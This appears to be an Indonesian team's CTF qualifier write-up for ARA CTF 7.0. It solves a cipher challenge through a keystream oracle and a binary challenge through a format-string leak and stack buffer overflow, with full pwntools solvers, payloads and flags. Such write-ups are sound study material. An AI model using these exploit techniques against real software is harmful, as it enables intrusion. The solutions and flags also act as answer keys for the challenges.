
WRITE UP ARA CTF 7.0 Quals

Tim 3
Muhammad Tsaqif Fawwaz Nasywan
Khairullah Muyassir Sudarwin
Daffa Rahman Budi Santoso

Miscellaneous

Ready to Battle



Solution

Jadi di sini kita tinggal masukkan aja flag yang ada di deskripsi

Flag

ARA7{let's_start_hacking_s33_you_in_f1nal_hopefully!!!!!}

Cryptography

Next step

Solution

```
1. Test Encryption
2. Get Flag
3. Exit
>> 2
IV: 6c6f06b85469393220a98901dbcbd8cd
CT:
1692824f78c769f9ac9d748f0e8a7c78f54841aca1a69c728b8176dd4c7d8781dd2b07c202f
e2b997907f100ba7fb41789ac59c203ece40dcbd1d6d30ac212526c1d014c7e2c5222498458
6a68b62c26
```

Kurang lebih seperti itu setelah kita connect ke chall dengan nc.
Sekarang kita analisis script python yang diberikan dalam attachment.

```
elif choice == '2':
            padded_flag = pad(FLAG, 16)
            iv = os.urandom(16)

            print(f"IV: {iv.hex()}")

            output = b""
            for i in range(0, len(padded_flag), 16):
                block = padded_flag[i:i+16]
                ct_block = stream_encrypt(iv, block, KEY)
                output += ct_block
                iv = ct_block

            print(f"CT: {output.hex()}")
```

Jadi dalam script ini jika memilih 2, ntar dikasih IV sama CT. Nah, CT-nya ini didapatkan dari operasi XOR dan fungsi stream_encrypt.

```
def xor(a, b):
    return bytes(x ^ y for x, y in zip(a, b))

def stream_encrypt(iv, p, key):
    cipher = AES.new(key, AES.MODE_ECB)
    keystream = cipher.encrypt(iv)
    return xor(p, keystream)
```

Jika kita memilih 1, maka kita bisa buat test/coba enkripsinya.

```
if choice == '1':
            iv = bytes.fromhex(input("IV (hex): ").strip())
            msg = bytes.fromhex(input("Msg (hex): ").strip())

            if len(iv) != 16 or len(msg) != 16:
                print("Error: Length must be 16 bytes")
                continue

            ct = stream_encrypt(iv, msg, KEY)
            print(f"CT: {ct.hex()}")
```

Karena di sini pakai XOR, maka kita bisa pakai 00000000000000000000000000000000 (16 bytes 0) buat dapetin nilai AES(Key,IV).

Ambil Data Flag: Pilih Opsi 2 untuk mendapatkan initial_IV dan full_ciphertext.

Identifikasi Blok IV: V untuk blok pertama flag adalah initial_IV

- IV untuk blok kedua flag adalah hasil ciphertext blok pertama CT_1
- IV untuk blok ketiga adalah CT_2, dan seterusnya.

Minta Keystream ke Server:

- Pergi ke Opsi 1. Masukkan IV blok pertama dan pesan 00...00. Simpan hasilnya sebagai Keystream_1.
- Ulangi dengan memasukkan CT_1 sebagai IV untuk mendapatkan Keystream_2.

Dekripsi Manual:

- Lakukan XOR antara CT_1 dengan Keystream_1 untuk mendapatkan teks asli blok pertama.
- Lakukan XOR antara CT_2 dengan Keystream_2 untuk mendapatkan teks asli blok kedua.

Gabungkan: Satukan semua potongan teks untuk mendapatkan flag.

Solver

```
from pwn import *

# Helper to XOR two byte strings
def xor(a, b):
    return bytes(x ^ y for x, y in zip(a, b))

def solve():
    r = remote('chall-ctf.ara-its.id', 7969)
    r.sendlineafter(b">> ", b"2")
    r.recvuntil(b"IV: ")
    initial_iv = bytes.fromhex(r.recvline().strip().decode())
    r.recvuntil(b"CT: ")
    full_ct = bytes.fromhex(r.recvline().strip().decode())
    ct_blocks = [full_ct[i:i+16] for i in range(0, len(full_ct), 16)]

    flag_blocks = []
    current_iv = initial_iv

    for ct_block in ct_blocks:
        r.sendlineafter(b">> ", b"1")
        r.sendlineafter(b"IV (hex): ", current_iv.hex().encode())
        r.sendlineafter(b"Msg (hex): ", ("00" * 16).encode())

        r.recvuntil(b"CT: ")
        keystream = bytes.fromhex(r.recvline().strip().decode())
```

```
        pt_block = xor(ct_block, keystream)
        flag_blocks.append(pt_block)

        current_iv = ct_block

    full_flag = b"".join(flag_blocks)
    print(f"Decrypted Flag: {full_flag.decode(errors='ignore')}")

    r.close()

if __name__ == "__main__":
    solve()
```

Setelah kita run, begini hasilnya.


```
[x] Opening connection to chall-ctf.ara-its.id on port 7969
[x] Opening connection to chall-ctf.ara-its.id on port 7969: Trying 210.79.190.64
[+] Opening connection to chall-ctf.ara-its.id on port 7969: Done
Decrypted Flag: ARA7{a9055fb26edf78ccd6368858b118ff29de264480b211d2812ff111c49d7080aa}
```

Flag

ARA7{a9055fb26edf78ccd6368858b118ff29de264480b211d2812ff111c49d7080aa}

Binary Exploitation

Meow mi-miauuwwww



Solution

Ternyata file tersebut adalah ELF, jadi kita gunakan chmod agar file-nya bisa di-execute.

```
┌──(skipped㉿kali)-[~/Unduhan/ARACTF/Quals]
└─$ chmod +x meow
```

Setelah itu, gunakan Ghidra buat analisis fuction-nya. Setelah membuka fungsi main, ternyata fungsi main bakal call fungsi mi_miauw.

```
void main(void)

{
  setvbuf(stdout,(char *)0x0,2,0);
  do {
    mi_miauw();
  } while( true );
}
```

Pas buka fungsi mi_miauw, ternyata pas perintah printf(local_48) ini gak dikasih format specifier. Jadi bisa kita gunakan buat print address memory-nya.

```
 if (local_4c == 1) {
   puts("Meow meow? (Kasih Mize sesuatu buat diintip: )");
   fgets(local_48,0x40,stdin);
   printf("Meow, ");
   printf(local_48);
 }
```

Karena perintah fgets(local_40, 0x100, stdin) kita bisa mengisi local_48 lebih dari 64 bytes. Sehingga terjadi Buffer Overflow.

```
void mi_miauw(void)

{
  int local_4c;
  char local_48 [64];

  puts("=== MEOW MEOW ===");
  puts("1. Meow me..ow (Melihat Alamat)");
  puts("2. Meow MEOOWWW (Nyakar Memori)");
  printf("meow meow meow ^^: ");
else if (local_4c == 2) {
  puts("Meow meow RAWRRRRR! (Mize masih lapar, RUAAAAA!!!!)");
  fgets(local_48,0x100,stdin);
```

Tapi, fungsi meow gak di-call sama sekali. Padahal ini fungsi yg dibutuhkan.

```c
void meow(void)

{
  char local_98 [136];
  FILE *local_10;

  local_10 = fopen("flag.txt","r");
  if (local_10 == (FILE *)0x0) {
    puts("Meow? (Flag filenya mana?)");
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  fgets(local_98,0x80,local_10);
  printf("\n NYAAAA! Meow Meow: %s\n",local_98);
  fclose(local_10);
                    /* WARNING: Subroutine does not return */
  exit(0);
}
```

Kita coba gunakan objdump buat lihat address offset dari fungsi yang dibutuhkan. (sebenarnya Ghidra bisa sih)

```
0000000000001249 <meow>:
```

```
00000000000013e7 <main>:
    13e7:       f3 0f 1e fa             endbr64
    13eb:       55                      push   %rbp
    13ec:       48 89 e5                mov    %rsp,%rbp
    13ef:       48 8b 05 1a 2c          mov    0x2c1a(%rip),%rax        # 4010 <stdout@GLIBC_2.2.5>
    13f6:       b9 00 00 00 00          mov    $0x0,%ecx
    13fb:       ba 02 00 00 00          mov    $0x2,%edx
    1400:       be 00 00 00 00          mov    $0x0,%esi
    1405:       48 89 c7                mov    %rax,%rdi
    1408:       e8 13 fd ff ff          call   1120 <setvbuf@plt>
    140d:       b8 00 00 00 00          mov    $0x0,%eax
    1412:       e8 ca fe ff ff          call   12e1 <mi_miauw>
    1417:       eb f4                   jmp    140d <main+0x26>
```

Langkah-langkah penyelesaian:

1. Mendapatkan Leak Alamat: Gunakan Opsi 1 untuk membocorkan alamat dari stack. Berdasarkan analisis `objdump`, alamat kembali (return address) ke fungsi `main` berada di posisi ke-17 pada stack (`%17$p`).
2. Kalkulasi Base Address: Kurangi alamat yang bocor dengan offset `0x1417` (instruksi setelah pemanggilan `mi_miauw` di `main`) untuk mendapatkan alamat dasar biner.
3. Kalkulasi Alamat Target: Hitung alamat absolut fungsi `meow` dengan menambahkan base address dengan offset `0x1249`.
4. Menyusun Payload:
   - Padding: 64 byte untuk mengisi buffer + 8 byte untuk menimpa RBP (Total 72 byte).
   - Ret Gadget: Tambahkan alamat instruksi `ret` (`0x101a`) untuk menyelaraskan stack (stack alignment).

- Target Address: Alamat fungsi `meow`.

Solver

```python
from pwn import *

# Connection details
host = 'chall-ctf.ara-its.id'
port = 54317
context.arch = 'amd64'

io = remote(host, port)

# --- STEP 1: LEAK THE BINARY ADDRESS ---
io.sendlineafter(b"meow meow meow ^^: ", b"1")
# %17$p points to the return address (0x1417 offset from base)
io.sendlineafter(b"intip: )", b"%17$p")

io.recvuntil(b"Meow, ")
leaked_addr = int(io.recvline().strip(), 16)
log.info(f"Leaked Return Address: {hex(leaked_addr)}")

# --- STEP 2: CALCULATE BASE AND TARGETS ---
# 0x1417 is the instruction in main after calling mi_miauw
binary_base = leaked_addr - 0x1417
meow_addr = binary_base + 0x1249
ret_gadget = binary_base + 0x101a

log.info(f"Binary Base: {hex(binary_base)}")
log.info(f"Target meow: {hex(meow_addr)}")

# --- STEP 3: THE BUFFER OVERFLOW ---
io.sendlineafter(b"meow meow meow ^^: ", b"2")

# Payload structure:
# [64 bytes buffer] + [8 bytes saved RBP] + [ret gadget] + [meow function]
payload = b"A" * 72
payload += p64(ret_gadget) # Alignment fix
payload += p64(meow_addr)
```

```python
io.sendlineafter(b"RUAAAAA!!!!)", payload)

# Interaction to read the flag
io.interactive()
```

Ketika Solver di-run, begini hasilnya.

```
[x] Opening connection to chall-ctf.ara-its.id on port 54317
[x] Opening connection to chall-ctf.ara-its.id on port 54317: Trying 210.79.190.64
[+] Opening connection to chall-ctf.ara-its.id on port 54317: Done
[*] Leaked Return Address: 0x63dcabf8e417
[*] Binary Base: 0x63dcabf8d000
[*] Target meow: 0x63dcabf8e249
[*] Switching to interactive mode


 NYAAAA! Meow Meow: ARA7{ada_seorang_pria_lokal_menikahi_pohon_saw17}
```

Flag

ARA7{ada_seorang_pria_lokal_menikahi_pohon_saw17}